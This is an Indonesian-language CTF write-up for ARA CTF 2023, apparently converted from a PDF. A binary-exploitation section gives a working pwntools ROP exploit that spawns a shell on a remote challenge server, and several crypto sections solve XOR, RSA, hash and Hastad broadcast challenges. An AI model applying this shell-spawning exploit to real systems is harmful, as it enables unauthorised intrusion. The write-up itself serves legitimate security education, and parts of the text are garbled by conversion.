 UmP\_m3?}



# BINEX

## basreng komplek



## Summary

Kita diberikan sebuah executable elf 64 bit yang ketika diinput tidak mengeluarkan apa-apa

```
$ file vuln
vuln: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.
d78d80, not stripped

(kisanak@kali) - [~/ara_ara_ctf/2023/basreng_komplek/basreng_komplek_parti]
$ ./vuln
halo
```

Kita lihat checksecnya

```
gef> checksec
[+] checksec for '/home/kisanak/Documents/ctf'
Canary      : x
NX          : x
PIE         : x
Fortify     : x
RelRO      : Partial
gef> █
```



Kemudian kita coba decompile pakai ida.

```

on Data Unexplored External symbol Lumina function
IDA View-A Pseudocode-A Hex View-1 Structures
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char v4[64]; // [rsp+0h] [rbp-40h] BYREF
4
5     __isoc99_scanf(&unk_402004, v4, envp);
6     return 0;
7 }

```

Program mengambil inputan dengan scanf dan inputan masuk ke variabel bersize statik 64 dan setelah inputan langsung return, maka kami yakin soal ini adalah buffer overflow. Ada 8 fungsi: a, b, c, d, e, f, g, h dan kita lihat assemblynya



```
gef> disas a
```

Dump of assembler code for function a:

```

0x000000000401122 <+0>: push    rbp
0x000000000401123 <+1>: mov     rbp, rsp
0x000000000401126 <+4>: mov     QWORD PTR [rdi], rsi
0x000000000401129 <+7>: nop
0x00000000040112a <+8>: pop     rbp
0x00000000040112b <+9>: ret

```

End of assembler dump.

```
gef> disas b
```

Dump of assembler code for function b:

```
0x00000000040112c <+0>: push    rbp
0x00000000040112d <+1>: mov     rbp, rsp
0x000000000401130 <+4>: syscall
0x000000000401132 <+6>: nop
0x000000000401133 <+7>: pop     rbp
0x000000000401134 <+8>: ret
```

End of assembler dump.

gef> disas c

Dump of assembler code for function c:

```
0x000000000401135 <+0>: push    rbp
0x000000000401136 <+1>: mov     rbp, rsp
0x000000000401139 <+4>: xor     rdx, rdx
0x00000000040113c <+7>: nop
0x00000000040113d <+8>: pop     rbp
0x00000000040113e <+9>: ret
```

End of assembler dump.

gef> disas d

Dump of assembler code for function d:

```
0x00000000040113f <+0>: push    rbp
0x000000000401140 <+1>: mov     rbp, rsp
0x000000000401143 <+4>: xor     rax, rax
0x000000000401146 <+7>: nop
0x000000000401147 <+8>: pop     rbp
0x000000000401148 <+9>: ret
```

End of assembler dump.

gef> disas e

Dump of assembler code for function e:

```
0x000000000401149 <+0>: push    rbp
0x00000000040114a <+1>: mov     rbp, rsp
0x00000000040114d <+4>: mov     rax, 0x40
0x000000000401154 <+11>: nop
0x000000000401155 <+12>: pop     rbp
0x000000000401156 <+13>: ret
```

End of assembler dump.

gef> disas f

Dump of assembler code for function f:

```
0x000000000401157 <+0>: push    rbp
0x000000000401158 <+1>: mov     rbp, rsp
0x00000000040115b <+4>: sub     rax, 0x6
0x00000000040115f <+8>: nop
0x000000000401160 <+9>: pop     rbp
0x000000000401161 <+10>: ret
```

End of assembler dump.

gef> disas g

Dump of assembler code for function g:

```
0x000000000401162 <+0>: push    rbp
0x000000000401163 <+1>: mov     rbp, rsp
0x000000000401166 <+4>: add     rax, 0x1
0x00000000040116a <+8>: nop
0x00000000040116b <+9>: pop     rbp
0x00000000040116c <+10>: ret
```

End of assembler dump.

gef> disas h

Dump of assembler code for function h:

```
0x00000000040116d <+0>: push    rbp
0x00000000040116e <+1>: mov     rbp, rsp
0x000000000401171 <+4>: xor     rcx, rcx
0x000000000401174 <+7>: nop
0x000000000401175 <+8>: pop     rbp
0x000000000401176 <+9>: ret
```

End of assembler dump.

Perhatikan bahwa fungsi b memiliki instruction syscall, mungkin kita bisa memanfaatkannya untuk /bin/sh. Namun salah satu permasalahannya adalah program ini tidak memiliki instruction pop rax yang bisa kita gunakan untuk menyiapkan payload syscall seperti yang ditunjukkan pada salah satu sumber yang saya baca (<https://ir0nstone.gitbook.io/notes/types/stack/syscalls/exploitation-with-syscalls>). Pada sumber tersebut, disebutkan bahwa untuk melakukan payload syscall kita harus menyediakan rax dengan value 0x3b, lalu memasukkan '/bin/sh\x00' pada register rdi/rsi, barulah bisa disyscall.

## Solution

Setelah berjam-jam bereksperimen tanpa hasil, akhirnya kami mendapat ide untuk menggantikan pop rax yang tidak ada itu. Kita bisa menggunakan “mov rax, 0x40” di address `0x000000000040114d` (fungsi e). Kemudian menggunakan “sub rax, 0x6” di address `0x000000000040115b` (fungsi f) lalu “add rax, 0x1” di address `0x0000000000401166` (fungsi g). Artinya, tanpa harus mem-pop rax, kita bisa menset  $\text{rax} = 0x40 - 0x6 + 0x1 = 0x3b$ .

Jadi flownya adalah

Main (input bof) -> mov QWORD PTR [rdi],rsi (set '/bin/sh' ke register rsi)  
 -> mov rax, 0x40 (rax=40) -> sub rax, 0x6 (rax-=6) -> add rax, 0x1 (rax+=1)-> syscall

Dan berikut code pythonnya:

```
from pwn import *
offset = 72

pop_rdi = p64(0x00000000004011fb)#ropper
pop_rsi = p64(0x00000000004011f9)#ropper
syscall = p64(0x0000000000401130)#ropper
movqword = p64(0x0000000000401126)#ropper
raxto64 = p64(0x000000000040114d)#ropper
raxminus6 = p64(0x000000000040115b)#ropper
raxplus1 = p64(0x0000000000401166)#ropper
bss = p64(0x0000000000404000)#ropper

payload = b'a'*offset
payload += pop_rdi
payload += bss

payload += pop_rsi
payload += b'/bin/sh\x00'
payload += p64(0)
```

```

payload += movqword
payload += b'a'*8

#biar 0x3b geming
payload += raxto64
payload += b'a'*8
payload += raxminus6
payload += b'a'*8
payload += raxplus1
payload += b'a'*8

payload += pop_rdi
payload += bss

payload += pop_rsi
payload += p64(0)
payload += p64(0)
payload += syscall

def gadgets(elf):
    rop = ROP(elf)
    print(rop.gadgets)

elf = ELF('./vuln')
gadgets(elf)
# p = elf.process()
p = remote('103.152.242.116', 20371)

# gdb.attach(p,
#             gdbscript="""
#             finish
#             finish
#             finish
#             finish
#             finish
#             finish

```

```
#          """,)#instruksi gdb lu ditaro sini
```

```
p.sendline(payload)
p.interactive()
```

```
└─$ python3 coba.py
[*] '/home/kisanak/Documents/ctf/ara ara ctf/2023/basreng ko
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
[*] Loaded 15 cached gadgets for './vuln'
{4198419: Gadget(0x401013, ['add esp, 8', 'ret'], [], 0xc),
), 4198900: Gadget(0x4011f4, ['pop r12', 'pop r13', 'pop r14
13', 'r14', 'r15'], 0x10), 4198904: Gadget(0x4011f8, ['pop r
3, ['pop rbp', 'pop r12', 'pop r13', 'pop r14', 'pop r15', '
4', 'r15'], 0x10), 4198665: Gadget(0x401109, ['pop rbp', 're
'ret'], ['rsi', 'r15'], 0xc), 4198901: Gadget(0x4011f5, ['po
4198704: Gadget(0x401130, ['syscall'], [], 0x0)}
[+] Opening connection to 103.152.242.116 on port 20371: Done
[*] Switching to interactive mode
$ ls
flag.txt
run
vuln
$ cat flag.txt
ARA2023{CUSTOM_ROP_D3f4ult_b4sr3ng}
```

Flag = ARA2023{CUSTOM\_ROP\_D3f4ult\_b4sr3ng}

# CRYPTO

## One Time Password (?)

Challenge

90 Solves

×

### One Time Password (?)

100

bwoah, some innovative challenges

File : [https://drive.google.com/file/d/1lflgac5VEmJOGRu9Ckko-CakRcyzEj2K/view?usp=share\\_link](https://drive.google.com/file/d/1lflgac5VEmJOGRu9Ckko-CakRcyzEj2K/view?usp=share_link)

Author: circlebytes#5520

Submit

## Summary

Kita diberikan file one\_time\_password.txt yang berisi:

A:

161a1812647a765b37207a1c3b1a7b54773c2b660c46643a1a50662b3b3e42

B:

151d616075737f322e2d130b381666547d3d4470054660287f33663d2a2e32

XOR:

415241323032337b7468335f705f3574346e64355f6630725f7034647a7a7d

## Solution

Karena ketiga value a, b, dan xor merupakan format hexadecimal, maka kami mencoba untuk mengconvert ke ascii dulu. Kami menggunakan code berikut

```
from Crypto.Util.number import *
from pwn import *

a =
"161a1812647a765b37207a1c3b1a7b54773c2b660c46643a1a50662b
3b3e42"
b =
"151d616075737f322e2d130b381666547d3d4470054660287f33663d
2a2e32"

XOR =
"415241323032337b7468335f705f3574346e64355f6630725f703464
7a7a7d"
print(long_to_bytes(int(a, 16)))
print(long_to_bytes(int(b, 16)))
print(long_to_bytes(int(XOR, 16)))
```

```
$ python3 solve.py
b'\x16\x1a\x18\x12dzv[7 z\x1c;\x1a{Tw<+f\x0cFd:\x1aPf+;>B'
b'\x15\x1da`us\x7f2.-\x13\x0b8\x16fT}=Dp\x05F`(\x7f3f=*.2'
b'ARA2023{th3_p_5t4nd5_f0r_p4dzz}'
```

**Flag = ARA2023{th3\_p\_5t4nd5\_f0r\_p4dzz}**



## Secrets Behind a Letter

Challenge
67 Solves

### Secrets Behind a Letter

#### 100

Melon and Edith went to an labyrinth and they should break the code written on a letter in a box in order to escape the labyrinth.

Open the letter and break the code

[Attachments](#)

Author: L e n s#1048

Flag
Submit

## Summary

Untuk soal ini, kami diberikan soal RSA yang diketahui  $p$ ,  $q$ , cipher, dan  $e$  nya dengan nilai seperti ini

**p:**

```
125753336941212676905219718556916381441368103311882482367
708803389058118834850641048656498349278197256176955544721
00341361896162022311653301532810101344273
```

**q:**

```
124974834261750724658521679369605262322848918767879810806
711627835614115216758091122045736173583897427325462935027
09585129205885726078492417109867512398747
```

**c:**

```
360629344957317929086395350628331806510228135895355928518
025722643282990274064139273468524542176277933151448929420
268869808236222401574057174997879599430405407341221428388
984827675412726778370913038246699129635727146561394220118
```

530281335561114050725265098398467015701334377461027276449  
82344712571844332280218

**e = 65537**

## Solution

Karena p dan q sudah diberikan, maka mudah untuk membuat private keynya dan mendecrypt ciphertnya. Kami menggunakan code python berikut:

```
>>> p = 1257533369412126769052197185569163814413681033118824823677088033890581188348506410486564983492781972561769555447  
2100341361896162022311653301532810101344273  
>>> q = 1249748342617507246585216793696052623228489187678798108067116278356141152167580911220457361735838974273254629350  
2709585129205885726078492417109867512398747  
>>> c = 3606293449573179290863953506283318065102281358953559285180257226432829902740641392734685245421762779331514489294  
202688698082362224015740571749978795994304054073412214283889848276754127267783709130382466991296357271465613942201185302  
8133556111405072526509839846701570133437746102727644982344712571844332280218  
>>> e = 65537  
>>> n = p*q  
>>> phi = (p-1)*(q-1)  
>>> from Crypto.Util.number import *  
>>> d = inverse(e, phi)  
>>> print(long_to_bytes(pow(c, d, n)))  
b'ARA2023{1t_turn5_Out_to_b3_an_rsa}'
```

**Flag = ARA2023{1t\_turn5\_Out\_to\_b3\_an\_rsa}**

## L0v32x0r

Challenge
59 Solves

# L0v32x0r

## 100

Vonny and Zee were having a treasure hunt game until they realized that one of the clues was a not alike the other clues as it has a random text written on the clue.

The clue was  
"001300737173723a70321e3971331e352975351e247574387e3c".

Help them to find what the hidden clue means!

Author: L e n s#1048

Flag
Submit

### Summary

Kita diberikan sebuah string "001300737173723a70321e3971331e352975351e247574387e3c" dan diminta mencari pesan tersembunyinya. Judul dari soal memberikan clue "32" dan "xor".

### Solution

Karena clue nya adalah xor, maka kami mencoba untuk melakukan single-xor byte terhadap string hex tersebut. Kami berasumsi bahwa keynya adalah 0x32, namun supaya pasti kami bruteforce saja.

```
>>> from pwn import *
>>> import binascii
>>> string = "001300737173723a70321e3971331e352975351e247574387e3c"
>>> for i in range(0xff):
...     print(xor(i, binascii.unhexlify(string)))
...
... )
...
... 
```

# HAHA HOHO AWIKWOK PISAN

```
63 b'?,?LNLm\x050\r!\x06N\x0c!\n\x16J\n!\x
64 b'@S@3132z0r^y1s^ui5u^d54x>| '
65 b'ARA2023{1s_x0r_th4t_e45y?}'
66 b'BQB1310x2p\_{3q\wk7w\wf76z<~'
```

Ternyata keynya adalah 65 atau 0x41

Flag = ARA2023{1s\_x0r\_th4t\_e45y?}

## SH4-32

Challenge
55 Solves

## SH4-32

### 100

Size received an encrypted file and a message containing the clue of the file password from her friend.

The clue was a hash value :  
9be9f4182c157b8d77f97d3b20f68ed6b8533175831837c761e759c44f6feeb8

Decrypt the file password!


Attachments

Author: L e n s#1048

Flag
Submit


## Summary

Pada soal ini kita diberikan string (hash value) “9be9f4182c157b8d77f97d3b20f68ed6b8533175831837c761e759c44f6feeb8” dan sebuah attachment Dictionary.txt yang berisi kumpulan string.





HAHA HOHO AWIKWOK PISAN



Flag = ARA2023{h4sh3d\_0R\_n0T\_h4sh3d}

## babychall

Challenge
49 Solves

**babychall**  
**132**

Welcome to ARACTF! To start the CTF, please translate this flag that I get from display banner!

**Good Morning**

Format : ARA2023{lowercase\_flag}

**Attachments**

Author: circlebytes#5520

Flag
Submit

## Summary

Kita diberikan sebuah file bernama pairs\_of\_numbers.txt yang berisi sebagai berikut:

```

c1=509969731048456631083797511312030854324124901983127146
636568236482330384792981928614518342469302081401101736990
585279190201154325867054004673456478065223313964476508476
501330132466733908792227191692488624202782563229677187017
004587292077931247581664386414481123144899458632318819823
52790765130535004090053677
c2=267508635447697542205541466679550468324230594820076134
825002840126688202849479272407247353088803134399798848563
936737592797410030710740677510369519880070370418141473628
138846420542912315960504818663485277171790970486464711281
758602468229998786860793305963427955632147620481352120168
2662328510086496215821461
c3=372306582432525907436085711050273578627909729872088332
130179411714487538156548399016995266514337713248268953556

```



```
712559444148939479639349790682573103673159357012708043907
991216696351530129164022711907226189975003929117377671433
165523764958829869356951469708539142754817174002688326449
87157988727575513351441919
```

```
n1=105481127267218260612156871017757694550142735824087150
106750403579877495059230413046181301355871045357138033343
315900732228502875706659244844711538497850413046440270578
916645981161000807526427004236918404837363404678029443944
950655102252423415631977020625826867728898231382737396728
896847618010577420408630133
```

```
n2=931056210596864748168902154945548028315189484201609417
035227591216197858512706086341303074502275579879768181623
319822896342150371840758647872236812189826020928067578885
335871269740910771902427974613189072807590756125774755346
260620609607392698287892741372743639700562761394340393158
60052556417340696998509271
```

```
n3=659185096507422784949713632908748491812683643160126567
693391200040007029452719425330975298849640631093770367158
471761962809438072619868485930004241433202800532790214113
942672682553377834949016063196874573515869153146628004346
323329889788580859315868302836948815387590083604866619368
84202274973387108214754101
```

## Solution

Pasangan  $c_1$ ,  $c_2$ ,  $c_3$  serta  $n_1$ ,  $n_2$ ,  $n_3$  dan kategori cryptography membuat kami terpikir soal topik “Hastad broadcast attack” pada rsa yang memiliki karakteristik demikian (info lengkapnya di <https://medium.com/asecuritysite-when-bob-met-alice/rsa-capture-the-flag-for-chinese-remainder-theorem-meet-h%C3%A5stads-broadcast-attack-7fd5abefa1e4>)

Inti dari penyelesaiannya, digunakan konsep chinese remainder theorem untuk meng-crack rsa ketika sebuah plaintext dienkripsi menggunakan 3

pasang modulus dengan eksponen yang sama dan menghasilkan 3 ciphertext yang berbeda juga.

$$C_1 = M^e \pmod{N_1}$$

$$C_2 = M^e \pmod{N_2}$$

$$C_3 = M^e \pmod{N_3}$$

Maka dari itu, kami menggunakan code python berikut:

```
c1=509969731048456631083797511312030854324124901983127146
636568236482330384792981928614518342469302081401101736990
585279190201154325867054004673456478065223313964476508476
501330132466733908792227191692488624202782563229677187017
004587292077931247581664386414481123144899458632318819823
52790765130535004090053677
c2=267508635447697542205541466679550468324230594820076134
825002840126688202849479272407247353088803134399798848563
936737592797410030710740677510369519880070370418141473628
138846420542912315960504818663485277171790970486464711281
758602468229998786860793305963427955632147620481352120168
2662328510086496215821461
c3=372306582432525907436085711050273578627909729872088332
130179411714487538156548399016995266514337713248268953556
712559444148939479639349790682573103673159357012708043907
991216696351530129164022711907226189975003929117377671433
165523764958829869356951469708539142754817174002688326449
87157988727575513351441919

n1=105481127267218260612156871017757694550142735824087150
106750403579877495059230413046181301355871045357138033343
315900732228502875706659244844711538497850413046440270578
916645981161000807526427004236918404837363404678029443944
950655102252423415631977020625826867728898231382737396728
896847618010577420408630133
```

```

n2=931056210596864748168902154945548028315189484201609417
035227591216197858512706086341303074502275579879768181623
319822896342150371840758647872236812189826020928067578885
335871269740910771902427974613189072807590756125774755346
260620609607392698287892741372743639700562761394340393158
60052556417340696998509271
n3=659185096507422784949713632908748491812683643160126567
693391200040007029452719425330975298849640631093770367158
471761962809438072619868485930004241433202800532790214113
942672682553377834949016063196874573515869153146628004346
323329889788580859315868302836948815387590083604866619368
84202274973387108214754101

```

```

#!/usr/bin/env python3
import functools
import itertools
from Crypto.Util.number import *
def chinese_remainder(n, a): #
https://rosettacode.org/wiki/Chinese\_remainder\_theorem
    sum = 0
    prod = functools.reduce(lambda a, b: a*b, n)
    for n_i, a_i in zip(n, a):
        p = prod // n_i
        sum += a_i * mul_inv(p, n_i) * p
    return sum % prod

def mul_inv(a, b): #
https://rosettacode.org/wiki/Chinese\_remainder\_theorem
    b0 = b
    x0, x1 = 0, 1
    if b == 1: return 1
    while a > 1:
        q = a // b
        a, b = b, a%b
        x0, x1 = x1 - q * x0, x0
    if x1 < 0: x1 += b0

```

```

        return x1

def inv_pow(c, e):
    low = -1
    high = c+1
    while low + 1 < high:
        m = (low + high) // 2
        p = pow(m, e)
        if p < c:
            low = m
        else:
            high = m
    m = high
    assert pow(m, e) == c
    return m

N = [n1, n2, n3]
C = [c1, c2, c3]
e = len(N)
a = chinese_remainder(N, C)
for n, c in zip(N, C):
    assert a % n == c
m = inv_pow(a, e)
print(long_to_bytes(m))
# print(bytes.fromhex(hex(m)[2:]).decode())

#see endless emails cryptohack

```

```

└─$ python3 solve.py
b'ARA2023{s00000_much_c1ph3r_but_5m4ll_e_5t1ll_d0_th3_j0b}'

```

Flag =  
**ARA2023{s00000\_much\_c1ph3r\_but\_5m4ll\_e\_5t1ll\_d0\_th3\_j0b}**

## Help

Challenge
18 Solves

# Help

## 443

Bob is receiving a message from their clients, to put this text on the display in the office. Bob is confused because he didn't know what it is, can you help him?

Format: ARA2023{lowercase\_flag}

[Attachments](#)

Author: circlebytes#5520

Flag
Submit

## Summary

Untuk soal ini, kami diberikan sebuah file bernama help.txt yang berisi kumpulan binary berikut.

```


1011011
0111110
1100111
1001111
1000110
0001111
1000110
1110111
1110110
1011011
1001110
1001111
1110110
0111101
1001111
1110110
0001111
1001111
1011011
1011011
0001000
0000110
0001111
0001000
0000110
1011011
0001000
0110111
1001111
0110111
1001111

```


Petunjuk yang diberikan oleh problem setter terhadap soal ini adalah “put this text on the display”

### Solution


Awalnya kami bingung mau diapakan binary ini. Kami sudah mencoba melakukan decode, xor, perkalian, binary-coded decimal, namun tidak menghasilkan apa-apa. Namun hal yang asing ada pada panjang binarynya yaitu 7, sedangkan pada umumnya binary ditulis dengan memiliki panjang 8. Karena itu kami melakukan research beberapa lama dengan kata kunci “binary 7 display” dan menemukan tentang “7-segment display”



7 segment display biasa ditemukan lampu jalanan dimana 7 susunan lampu dinyalakan di susunan tertentu untuk membentuk sebuah tampilan karakter.




Nah di soal ini, tiap karakter binarynya bertugas menentukan segmen yang nyala dan yang mati. 1 untuk segmen menyala, 0 untuk segmen mati. Kita ambil contoh 1011011, maka 7 segmentnya seperti ini:



Susunannya membentuk huruf “s”. Menggunakan konsep ini maka kita akan menebak sisanya.

Salah satu solusinya yang gampang adalah dengan menggunakan coret2an di kertas dan memarsing binarynya manual. Hasil yang kami dapatkan adalah seperti ini



Namun supaya cepat, kami juga mencoba menggunakan code python:

```
from Crypto.Util.number import *
file = open('help.txt', 'r').read().splitlines()
for kodok in file:
    init = []
    for i in range(5):
        box = []
        for j in range(3):
            box.append("\u25a1")
        init.append(box)

    def printall(init):
        for i in range(5):
            for j in range(3):
                print(init[i][j], end="")
            print('')
        return init

    i = kodok
    # print(i)
    if i[0] == "1":
        init[0][1] = "\u2588"
    if i[1] == "1":
```




```

    init[1][2] = "\u2588"
    if i[2] == "1":
        init[3][2] = "\u2588"
    if i[3] == "1":
        init[4][1] = "\u2588"
    if i[4] == "1":
        init[3][0] = "\u2588"
    if i[5] == "1":
        init[1][0] = "\u2588"
    if i[6] == "1":
        init[2][1] = "\u2588"

    for i in range(5):
        for j in range(3):
            print(init[i][j], end="")
        print('')
    print("-----")

```



```

python3 solve.py
AWIKWOK
-----

```

Dari hasil-hasil tersebut, perlahan kita catat flagnya sesuai bentuknya dan flag lengkap didapatkan.

HAHA HOHO AWIKWOK PISAN

Flag = ARA2023{supertranscendentess\_it\_is\_hehe}

## FOREN

### Thinker

Challenge

61 Solves

X

## Thinker

### 100

